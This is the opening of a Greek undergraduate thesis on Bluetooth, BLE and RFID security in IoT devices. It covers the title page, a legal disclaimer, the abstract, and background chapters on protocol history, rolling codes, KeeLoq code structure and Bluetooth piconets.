ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

ΣΧΟΛΗ ΤΕΧΝΟΛΟΓΙΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΩΝ

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

Πτυχιακή Εργασία

Τίτλος Πτυχιακής Εργασίας	Θεωρητική και πειραματική μελέτη ασφαλείας πρωτοκόλλων Bluetooth/BluetoothLE και RFID σε συσκευές IoT Theoretical and practical security analysis of Bluetooth/BluetoothLE and RFID Protocols in IoT Devices
Ονοματεπώνυμο Φοιτητή	Νικόλαος Φώκος
Πατρώνυμο	Μιλτιάδης
Αριθμός Μητρώου	Π/ 20239
Επιβλέπων	Κοτζανικολάου Παναγιώτης, Καθηγητής

Ημερομηνία Παράδοσης: Σεπτέμβριος 2024

Νομικές διευκρινήσεις

Copyright ©

Αποποίηση ευθύνης

Το παρόν κείμενο αποσκοπεί στην ενημέρωση του αναγνώστη σχετικά με τους περιορισμούς και τις ευθύνες που αφορούν τη χρήση του παρόντος υλικού.

Απαγορεύεται αυστηρώς η παρεμβολή συχνοτήτων ασχέτως της κατηγορίας Band, καθώς η καταστολή των επικοινωνιών μπορεί να έχει απρόβλεπτες επιπτώσεις, με άμεσες νομικές συνέπιες. Επιπλέον απαγορεύεται η επανάληψη των πειραμάτων σε συσκευές ή περιουσία τρίτων, καθώς μπορούν να προκληθούν κρίσιμες υλικές ζημιές, ζητήματα ασφάλειας και απώλεια δεδομένων ή αθέμιτη πρόσβαση σε ευαίσθητες πληροφορίες, με άμεσες νομικές συνέπιες για την παραβίασης της **ιδιωτικότητας**. Οι δοκιμές διείσδυσης έχουν πραγματοποιηθεί σε κλειστό περιβάλλον με την χρήση προσωπικών συσκευών και υλικού.

Όλα όσα καταγράφονται στην παρούσα εργασία είναι καθαρά για ερευνητικούς σκοπούς και ως συντάκτης, δεν φέρω καμία ευθύνη για οποιαδήποτε κακόβουλη χρήση εργαλείων υλικού και λογισμικού, τεχνικών επίθεσης, κενών ασφαλείας και άλλων πληροφοριών από τον αναγνώστη.

Ευχαριστίες

Θα ήθελα να ευχαριστήσω θερμά τον καθηγητή, κύριο Κοτζανικολάου Παναγιώτη, που ανέλαβε την επιμέλεια της πτυχιακής μου εργασίας, καθώς και τον κύριο Κούτρα Δημήτριο, που μου παρείχε τα κατάλληλα εργαλεία για την πραγματοποίηση των πειραμάτων.

Abstract

This thesis presents a detailed technical breakdown of common protocols used by present and future Internet of Things applications, and particularly Bluetooth, the recent Bluetooth Low Energy adaptation and Radio Frequency Identification Systems (RFID). These protocols are implemented in various applications such as smart locks, vehicles, and access controls used by corporations, houses and in countless other devices across the globe. Various hardware and software tools are analyzed and used in detailed experiments to detect vulnerabilities and exploits to gain access to various Bluetooth, BLE and RFID devices, including old and modern vehicles, phones and other systems. At the end of each experiment, a detailed report, explains the way the attack works, how it can be prevented and possible future solutions. The purpose of this thesis is to allow the reader to gain technical knowledge of how the modern technologies work, how vulnerabilities can be a massive threat to devices, used in critical infrastructures, provide education and food for thought, about what the future holds, if security is not prioritized over development rate.

Keywords: Bluetooth, Bluetooth Low Energy, Radio Frequency Identification, Information Security, Internet of Things, Attack Prevention, Risk Assessment, Cyber Security, Attack Prevention, Remote Keyless Entry, Radio Frequency, Vehicle Security, Rolling Codes, Frequency Jamming

Περίληψη

Σκοπός της παρούσας εργασίας, είναι η ανάλυση και κατανόηση του τεχνικού τρόπου λειτουργίας των πρωτοκόλλων Bluetooth, Bluetooth Low Energy (BLE) και των τεχνολογιών Radio-Frequency Identification (RFID), καθώς και η εις βάθος ανάλυση και δοκιμή ασφάλειας και αξιοπιστίας σε «έξυπνες» συσκευές κλειδαριών και ελέγχου πρόσβασης που χρησιμοποιούνται ευρέως σήμερα σε πολλαπλές εφαρμογές. Πραγματοποιείται τεχνική ανάλυση και αξιοποίηση λογισμικού και εργαλείων υλικού, για τον εντοπισμό κενών ασφαλείας, την εκμετάλλευση αδυναμιών και την πραγματοποίηση επιθέσεων, με στόχο την διεξαγωγή πειραμάτων απόκτησης ελέγχου. Τέλος, δημιουργούνται συμπεράσματα σχετικά με την ασφάλεια και την αξιοπιστία των αναφερόμενων συσκευών και παρέχονται ορισμένες προτάσεις για την αντιμετώπιση των κινδύνων και την προστασία, όπου θα βοηθήσει τον αναγνώστη, να μπορεί να μελετήσει και να αποκτήσει ουσιαστικές γνώσεις σχετικά με τους μελλοντικούς κινδύνους του κυβερνοχώρου, που εξελίσσεται διαρκώς, αψηφώντας τον παράγοντα της ασφάλειας.

Λέξεις Κλειδιά: Ασφάλεια Δικτύων, Ασφάλεια Συστημάτων, Bluetooth, Bluetooth Low Energy, Διαδίκτυο των Πραγμάτων, Ασφάλεια Πρωτοκόλλων, Ασφάλεια Οχημάτων, Ραδιοσυχνότητες, Αποτροπή Επιθέσεων, Κενά Ασφαλείας

Περιεχόμενα

Κεφάλαιο 1°

1.1 Εισαγωγή

Στον σύγχρονο κόσμο, αναπτύσσονται ραγδαία τεχνολογίες προσωπικής και οικιακής ασφάλειας ή ασφάλειας εγκαταστάσεων, που διανέμονται σε παγκόσμιο επίπεδο. Οι περισσότερες τεχνολογίες βασίζονται στην ιδέα του **IoT** (**Internet of Things**) χρησιμοποιώντας συνήθως το πρωτόκολλο **Bluetooth** και τεχνολογίες ραδιοσυχνοτήτων ως μέσο ταυτοποίησης και ελέγχου πρόσβασης γνωστές και ως **Radio Frequency Identification** (**RFID**). Πολλές συσκευές μπορούν να βρεθούν ευάλωτες σε επιθέσεις που πραγματοποιούνται με πολύ εύκολο τρόπο, αλλά υπάρχουν και ορισμένες οι οποίες αποτελούν πιο δύσκολο «στόχο». Σε αυτό το άρθρο πραγματοποιείται μια εις βάθος τεχνική ανάλυση στο πρωτόκολλο **Bluetooth** και στα συστήματα **RFID**, αναλύεται επίσης, μια πρόσφατη τεχνολογία - οι νέες εκδόσεις του **Bluetooth** - που υπόσχεται καλύτερη διαχείριση ενέργειας ειδικά σε απαιτητικά συστήματα **Internet of Things,** γνωστή και ως **Bluetooth Low Energy,** που θέτει νέα ερωτήματα σχετικά με την ασφάλεια και την αξιοπιστία. Αναλύονται οι μέθοδοι που χρησιμοποιούνται από τα αναφερόμενα πρωτόκολλα και τεχνολογίες για την ταυτοποίηση και τον έλεγχο πρόσβασης, αλλά και οι μέθοδοι μη-εξουσιοδοτημένης διείσδυσης, με την εκμετάλλευση κενών ασφαλείας που πιθανών είναι ευάλωτες οι αναφερόμενες τεχνολογίες. Με την συνδυαστική χρήση εργαλείων λογισμικού και υλικού, πραγματοποιούνται πολλαπλές επιθέσεις με στόχο να υπάρξει μια πλήρης κατανόηση των κινδύνων και των ευπαθειών κάθε συσκευής. Τέλος θα κριθεί ο βαθμός ασφαλείας και εμπιστοσύνης των συσκευών που τέθηκαν υπό δοκιμή. Θα αναλυθούν τα συμπεράσματα που προκύπτουν από την ανάλυση ασφάλειας (**Security & Risk Assessment**), καθώς και μέτρα πρόληψης όπως συμβουλές ή ακόμα και επιδιόρθωσης στα εκάστοτε κενά ασφαλείας όπου είναι δυνατό.

1.2 Ανάλυση του προβλήματος

Η εξέλιξη της τεχνολογίας σε συσκευές ασφαλείας και ταυτοποίησης χρηστών τα τελευταία χρόνια, έχει ωθήσει αρκετό κόσμο, να μεταβεί σε έξυπνες λύσεις, για την ασφάλεια της κατοικίας ή της επιχείρησής του. Σήμερα συναντάμε όλο και περισσότερα συστήματα έξυπνων κλειδαριών που βασίζονται στα πρωτόκολλα του **Bluetooth** και των **ραδιοσυχνοτήτων** ή αλλιώς **Radio Frequency Identification Devices** - **RFID** εν συντομία. Το ευρύ φάσμα χρήσης αυτών των «έξυπνων» τεχνολογιών, δημιουργεί κρίσιμα ερωτήματα σχετικά με την ασφάλεια και την αξιοπιστία των συσκευών που χρησιμοποιούν τα εκάστοτε πρωτόκολλα. Για παράδειγμα, πολύ συχνά συναντάμε κλειδαριές που χρησιμοποιούν **RFID Fobs** όπως **keycards** ως μέσο ταυτοποίησης του χρήστη. Τα **RFID Fobs** χρησιμοποιούν την συχνότητα των **125 KHz** για την εκπομπή του «κλειδιού» που θα επαληθεύσει τον χρήστη ή θα ενεργοποιήσει κάποιον αυτόματο μηχανισμό. Πολύ απλά συστήματα λογισμικού και υλικού μπορούν να πραγματοποιήσουν **Cloning & Spoofing Attacks** και χωρίς ιδιαίτερη προσπάθεια να αντιγράψουν το ειδικό «κλειδί», να το αναμεταδώσουν και να αποκτήσουν πρόσβαση σε κάποιο σημείο ελέγχου. Υπάρχουν σαφώς, λύσεις για την αποφυγή της αντιγραφής της συχνότητας. Μια κοινή και ευρέως γνωστή λύση είναι ένας ενσωματωμένος μηχανισμός κυλιόμενων κωδικών (**Rolling Codes ή Hopping Codes**), όπου διαμορφώνει το μοτίβο της συχνότητας του «κλειδιού» και το διαφοροποιεί σε κάθε μετάδοση. Τα συστήματα που χρησιμοποιούν το **Bluetooth** ως μέσω ταυτοποίησης είναι εξίσου

ευάλωτα σε πληθώρα από επιθέσεις, η νέα τεχνολογία **Bluetooth Low Energy** - **BTLE** εν συντομία - που στόχο έχει την **μείωση** και συγκεκριμένα την **ελαχιστοποίηση** της κατανάλωσης ενέργειας, δημιουργεί νέες προκλήσεις ασφαλείας, καθώς για την επίτευξη ενός τέτοιου σκοπού, περιορίζονται οι δυνατότητες που προσφέρει. Μερικές κατηγορίες ευπαθειών στο πρωτόκολλο του **BluetoothLE** είναι ο εντοπισμός της συσκευής (**Device Tracking**), η παθητική καταγραφή των επικοινωνιών γνωστή και ως **Passive Eavesdropping Attack** και η εύκολη δημιουργία ενός ψεύτικου αλλά αρκετά πειστικού **Access Point**, γνωστή και ως επίθεση **Man-in-The-Middle Attack** - **MiTM** εν συντομία, για την καταγραφή των επικοινωνιών. Οι έξυπνες συσκευές ασφαλείας στην περίπτωση που παραβιαστούν μπορούν να θέσουν άμεσα σε κίνδυνο ανθρώπους σε κάποια κατοικία που χρησιμοποιεί αποκλειστικά την αναφερόμενη τεχνολογία, καθώς και την ασφάλεια μιας επιχείρησης, ενός οχήματος και πολλών άλλων συστημάτων.

Κεφάλαιο 2° - Ανάλυση Πρωτοκόλλων

Στο παρόν κεφάλαιο, αναλύεται το κάθε πρωτόκολλο αρχικά σε ιστορικό επίπεδο, περιγράφοντας πρακτικές χρήσεις του παρόντος και του μέλλοντος κάθε τεχνολογίας, και ύστερα σε τεχνικό επίπεδο, ώστε να γίνει κατανοητός ο τρόπος λειτουργίας.

2.1 Η ιστορία του Bluetooth

Η τεχνολογία του **Bluetooth** εφευρέθηκε το 1994 από την Ericsson **[1]**, μια επιχείρηση τηλεπικοινωνιών στην Σουηδία. Σκοπό είχε να δημιουργήσει, **Wireless Ad-Hoc** - ή αλλιώς **WANET**- δίκτυα μικρού εύρους, επιτρέποντας την διασύνδεση κοντινών συσκευών. Το 1998 η Ericsson σε συνεργασία με την IBM, την Intel, την Nokia και την Toshiba ιδρύσαν ένα Special Interest Group (**SIG**), όπου ανέπτυξε και προώθησε την τεχνολογία του **Bluetooth**. Το 2000, κυκλοφόρησε η πρώτη ηλεκτρονική συσκευή - ένα ζεύγος ακουστικών - με υποστήριξη Bluetooth, και δύο χρόνια αργότερα το **Bluetooth** επικυρώθηκε από το Ινστιτούτο Ηλεκτρολόγων και Ηλεκτρονικών Μηχανικών (**IEEE**) ως το **standard 802.15.1**. Το **Bluetooth** αποτελεί μια φθηνή και ενεργειακά αποδοτική μέθοδο διασύνδεσης, κοντινών συσκευών. Συγκεκριμένα η νέα τεχνολογία **BluetoothLE** έχει καθιερωθεί ως το κύριο πρωτόκολλο για το Διαδίκτυο των Πραγμάτων (**Internet of Things**), καθώς χρησιμοποιεί διάφορες μεθόδους εξοικονόμησης ενέργειας επιτρέποντας την μακροπρόθεσμη και σταθερή λειτουργία συσκευών που το αξιοποιούν. Το **BluetoothLE** μπορεί να βρεθεί σε συσκευές κατοικιών με δυνατότητες έξυπνου και απομακρυσμένου ελέγχου σε φώτα, θερμοστάτες και σημαντικότερα σε συσκευές ασφαλείας, όπως συναγερμοί (**Wi-Alarms**), έξυπνες κάμερες (**IP Cameras**) και κλειδαριές (**Smart Locks**). Το **Bluetooth** είναι μια τεχνολογία γνωστή και ως **Frequency-Hopping Radio** που εκπέμπει και μεταφέρει πακέτα εντός της συχνότητας των **2.4 GHz,** και πραγματοποιεί τις ανταλλαγές των εκάστοτε πακέτων, με την χρήση 79 καναλιών - του εύρους **1 MHz**. Η εναλλαγή σε πολλαπλά κανάλια, επιτρέπει την εύρυθμη επικοινωνία πολλαπλών συσκευών χωρίς να υπάρχουν παρεμβολές.


2.2 Η εξέλιξη σε Bluetooth Low Energy

Το **Bluetooth Low Energy** γνωστό και ως **Bluetooth 4.0**, πρωτοεμφανίστηκε το 2011 στην αγορά. Η νέα έκδοση σχεδιάστηκε με στόχο την ελαχιστοποίηση της κατανάλωσης ενέργειας.

Με αυτόν τον τρόπο, πολλές συσκευές **IoT** θα μπορούσαν να ήταν ενεργές για μεγαλύτερα χρονικά διαστήματα, και θα αξιοποιούσαν μπαταρίες μικρής χωρητικότητας, χωρίς να χρειαζόντουσαν επαναφόρτιση ή αντικατάσταση. Το **BTLE** δεν διαφέρει πολύ από την γνωστή τεχνολογία **Bluetooth**, και οι δύο υλοποιήσεις χρησιμοποιούν το εύρος συχνοτήτων των **2.4 GHz** με την διαφορά ότι το **BTLE** εναλλάσσεται μεταξύ 40 καναλιών σε εύρος **2 MHz** το κάθε ένα. Σε αντίθεση όμως με την συμβατική τεχνολογία του **Bluetooth**, το **BTLE,** παραμένει σε μια κατάσταση αδράνειας – γνωστή και ως το λεγόμενο **Sleep Mode** – έως ότου πραγματοποιηθεί κάποια σύνδεση μεταξύ **Master** / **Slave [4]**. Η διασύνδεση των συσκευών πραγματοποιείται εντός ενός πολύ μικρού χρονικού διαστήματος, μόλις μερικών **millisecond** (**ms**), όπου αποστέλλεται μόνο ένας περιορισμένος αριθμός πακέτων, σε σχέση με την διαρκή επικοινωνία που προσφέρει το συμβατικό **Bluetooth**. Η τεχνολογία του **BTLE** δεν προορίζεται για κοινή χρήση που απαιτεί διαρκή επικοινωνία - όπως είναι η μουσική ή οι τηλεφωνικές κλήσεις – λόγω των περιοδικών εκπομπών των πακέτων. Μερικές διαφορές-κλειδιά που ξεχωρίζουν το **BTLE** από το κοινό **Bluetooth** στον χώρο του **Διαδικτύου των Πραγμάτων** και των **Έξυπνων Συσκευών**, είναι η ελάχιστη κατανάλωση ενέργειας, οι περιορισμένοι ρυθμοί μετάδοσης των πακέτων (**Data Transfer Rate**), αλλά και ο ρυθμός απόκρισης (**Latency Rate**).

2.3 Η τεχνολογία του Radio Frequency Identification

Οι ραδιοσυχνότητες αποτελούν μια τεχνολογία που χρησιμοποιείται ευρέως για πολλαπλές χρήσεις, λόγω ευκολίας και ταχύτητας **[2]**. Τα **Radio Frequency Identification Devices** (**RFID**) αφορούν υλοποιήσεις σε συστήματα ελέγχου πρόσβασης και χρησιμοποιούν κυρίως το εύρος συχνοτήτων των **433 MHz** στις ευρωπαϊκές χώρες, ωστόσο, συχνά συναντάται και η συχνότητα των **315 MHz** – κυρίως στην Αμερική. Τα **RFID** συστήματα έχουν ως κύριο στόχο τον έλεγχο πρόσβασης - γνωστά και ως «**ταυτοποίηση μέσω ραδιοσυχνοτήτων**» - όπου αποστέλλεται και μεταδίδεται ένα κρυπτογραφημένο σήμα-κλειδί **[3]**. Το σήμα αυτό, όταν λαμβάνεται από τον δέκτη, αποκωδικοποιείται από τον ανάλογο Decoder, συγκρίνεται, επαληθεύεται και τέλος εγκρίνεται ή απορρίπτεται. Παράδειγμα χρήσης της τεχνολογίας **RFID** αποτελούν συχνά τα συστήματα ελέγχου πρόσβασης στα οχήματα. Σε ορισμένες σύγχρονες συσκευές **RFID**, η διαδικασία επαλήθευσης, πραγματοποιείται με έναν πιο σύνθετο τρόπο με την χρήση **Κυλιόμενων Κωδικών** (**Rolling Codes**). Στην παρακάτω εικόνα ***(Εικόνα 2.1)***, απεικονίζεται η εκπομπή τριών σημάτων **RFID**, στην συχνότητα των **433.92 MHz** – που επιτελεί τον σκοπό του ξεκλειδώματος ενός οχήματος. Παρατηρείται ότι η κάθε μετάδοση είναι διαφορετική από την προηγούμενη, λόγω των κυλιόμενων κωδικών που διαφοροποιούν το σήμα. Για την επαλήθευση της εγκυρότητας του χρήστη, το σύστημα τροποποιεί την ακολουθία δεδομένων που αναμένει να εκπέμψει ο πομπός την επόμενη φορά, σύμφωνα με ένα μοτίβο μεταβαλλόμενων αριθμών.



Εικόνα 2.1: Καταγραφή RAW σημάτων (ασύγχρονη μετάδοση bit) με κυλιόμενους κωδικούς, από το FlipperZero.

Ο τρόπος, με τον οποίο οι κυλιόμενοι κωδικοί διαφοροποιούν ένα σήμα που επιτελεί την ίδια ακριβώς λειτουργία, διακρίνεται με μεγαλύτερη λεπτομέρεια σύμφωνα με τις παρακάτω εικόνες, όπου φαίνονται τρία σήματα «ξεκλειδώματος», σε αναλογική μορφή, που μεταδίδει ο πομπός του κλειδιού προς τον δέκτη ενός οχήματος.


Έστω ότι κατά την πρώτη μετάδοση ενός σήματος, ο κυλιόμενος κωδικός έχει τιμή X, οι ακόλουθες μεταδόσεις διαμορφώνουν την τιμή του κυλιόμενου κωδικού έως X + n όπου n ο μετρητής του πλήθους μεταδόσεων του σήματος.

Εικόνα 2.2: Πρώτη μετάδοση, τιμή κυλιόμενου κωδικού X .

Εικόνα 2.3: Δεύτερη μετάδοση, τιμή κυλιόμενου κωδικού X + 1.


Εικόνα 2.4: Τρίτη μετάδοση, τιμή κυλιόμενου κωδικού X + 2.

Παρατηρείται ότι το μοτίβο των τριών ακολουθιών σημάτων, είναι διαφορετικό, λόγω των κυλιόμενων κωδικών, που τροποποιούν το σήμα σύμφωνα με έναν προκαθορισμένο αλγόριθμο. Ως αποτέλεσμα αυτής της τεχνολογίας ασφάλειας, είναι η αποτροπή της εύκολης αντιγραφής του *σήματος-κλειδιού*, προσθέτοντας με αυτόν τον τρόπο μια βασική προστασία έναντι επιθέσεων απλού **Capture & Replay**. Στην εικόνα 1.5, φαίνεται η περιοδική μετάδοση ραδιοκυμάτων, που αποτελούν μόνο ένα τμήμα από την συνολική μετάδοση.




Εικόνα 2.5: Ένα τμήμα αναλογικών ραδιοκυμάτων.

Για την καλύτερη κατανόηση των κυλιόμενων κωδικών, γίνεται αναφορά στο ολοκληρωμένο HCS301, από την KeeLoq **[17]**, είναι ένα Code Hopping Encoder με προγραμματιζόμενη 92-bit EEPROM, που έχει ως σκοπό την κρυπτογράφηση και συνολική διαχείριση κυλιόμενων κωδικών σε συσκευές RKE (Remote Keyless Entry), που χρησιμοποιείται σε πολλαπλές σύγχρονες εφαρμογές RFID, όπως τα συστήματα γκαράζ. Το ολοκληρωμένο διαχειρίζεται συνολικά 158-bit πληροφορίας, δεσμευμένη για την διαχείριση των κωδικών (Security). Τα πρώτα 92-bit αφορούν τις προγραμματιζόμενες παραμέτρους ρύθμισης του ολοκληρωμένου, με τα πρώτα 28-bit να αφορούν τον σειριακό αριθμό, και τα επόμενα 64-bit να αποτελούν το κλειδί κρυπτογράφησης των κωδικών. Ύστερα τα 66-bit αφορούν το μήκος του κωδικού που μεταδίδεται (transmission code length). Στα πρώτα 32-bit αποθηκεύεται ο κυλιόμενος κωδικός σε κρυπτογραφημένη μορφή, με άδεια ReadOnly και στα επόμενα 34-bit, αποθηκεύεται ένας σταθερός κωδικός, αποτελούμενο από τα 28-bit του σειριακού αριθμού, 4-bit ο κωδικός της ενέργειας του πομπού (κλείδωμα / ξεκλείδωμα) και 2-bit κατάστασης. Εστιάζοντας στα 66-bit που αποτελούν το αντικείμενο μελέτης της εργασίας, ο κυλιόμενος κωδικός διαμορφώνεται σύμφωνα με τις παρακάτω παραμέτρους ***(Εικόνα 2.6)***.



Εικόνα 2.6: Διάγραμμα ροής κρυπτογράφησης του κυλιόμενου κωδικού (ENCODER) [17].

Αντίστοιχα για την αποκρυπτογράφηση του κυλιόμενου κωδικού, ακολουθεί το παρακάτω διάγραμμα ροής ***(Εικόνα 2.7)***. Η αποκρυπτογράφηση του κυλιόμενου κωδικού αποτελεί, περίπλοκη διαδικασία.




Εικόνα 2.7: Διάγραμμα ροής αποκρυπτογράφησης του κυλιόμενου κωδικού (DECODER) [17].

2.4 Τεχνική ανάλυση του πρωτοκόλλου Bluetooth

Το **Bluetooth** μπορεί να δημιουργήσει Ad-Hoc (δηλαδή προσωρινά) δίκτυα συνδέοντας μια συσκευή μέχρι και με οκτώ διαφορετικές άλλες συσκευές. Το δίκτυο που σχηματίζεται, αποκαλείται **Piconet (*Εικόνα 2.8*)** με τις συσκευές να αναγνωρίζονται από τις **48-bit MAC** διευθύνσεις τους. Στο συγκεκριμένο σχηματισμό, συσκευή που πραγματοποιεί την σύνδεση ονομάζεται "**Master**" και οι συσκευές που συνδέονται στον κύριο αυτό κόμβο, ονομάζονται


"**Slaves**". Σε ένα δίκτυο **Bluetooth** μπορούν να υπάρχουν μέχρι και επτά συσκευές "**Slaves**" και μόνο **μία** συσκευή "**Master**". Όλη η επικοινωνία εντός του **Piconet** ρυθμίζεται από τον "**Master**".



Εικόνα 2.8: Ο σχηματισμός ενός δικτύου Piconet.

Η επικοινωνία γίνεται στο εύρους συχνοτήτων μεταξύ 2.402 GHz – 2.480 GHz **[9]**, που χρησιμοποιεί ένα φάσμα διάδοσης, μεταπηδήσεις σημάτων, - γνωστό και ως **Hopping** – με χρήση πλήρους / διπλού σήματος των **1600 Hops** ανά δευτερόλεπτο. Το **Bluetooth** χρησιμοποιεί διεθνώς, την συχνότητα των 2.4 GHz καθώς πρόκειται για μια ζώνη χωρίς την ανάγκη άδειας για να χρησιμοποιηθεί. Οι προδιαγραφές του **Bluetooth** καθορίζουν μια εμβέλεια της τάξεως των 10 μέτρων, για μετάδοση ήχου ή αρχείων καθώς και έναν ρυθμό μετάδοσης του **1Mbps** σε παλαιότερες εκδόσεις (1.2), καθώς σε μεταγενέστερες, ο ρυθμός μετάδοσης μπορεί να φτάσει έως και **3Mbps** μέσω της τεχνολογίας **EDR** (**Enhanced Data Rate**). Οι μεταπηδήσεις των σημάτων πραγματοποιούνται μεταξύ 79 καναλιών του εύρους **1 MHz**, με στόχο την ελαχιστοποίηση των παρεμβολών από εξωτερικούς παράγοντες.

Υπάρχουν περιπτώσεις που είτε για λόγους κάλυψης μεγαλύτερης εμβέλειας, είτε για την δημιουργία πιο σύνθετων δικτύων **Bluetooth**, χρησιμοποιείται το **Scatternet**. Ένας "**Slave**" μπορεί επίσης να γίνει ο "**Master**" ενός δεύτερου **Piconet** εντός του αρχικού δικτύου, επιτρέποντας με αυτόν τον τρόπο, την διασύνδεση περισσότερων συσκευών στο ίδιο δίκτυο και επεκτείνοντας την συνολική του εμβέλεια (**Εικόνα 2.9**).



Εικόνα 2.9: Ένα Scatternet που αποτελείται από δύο υπό-δίκτυα Piconet.

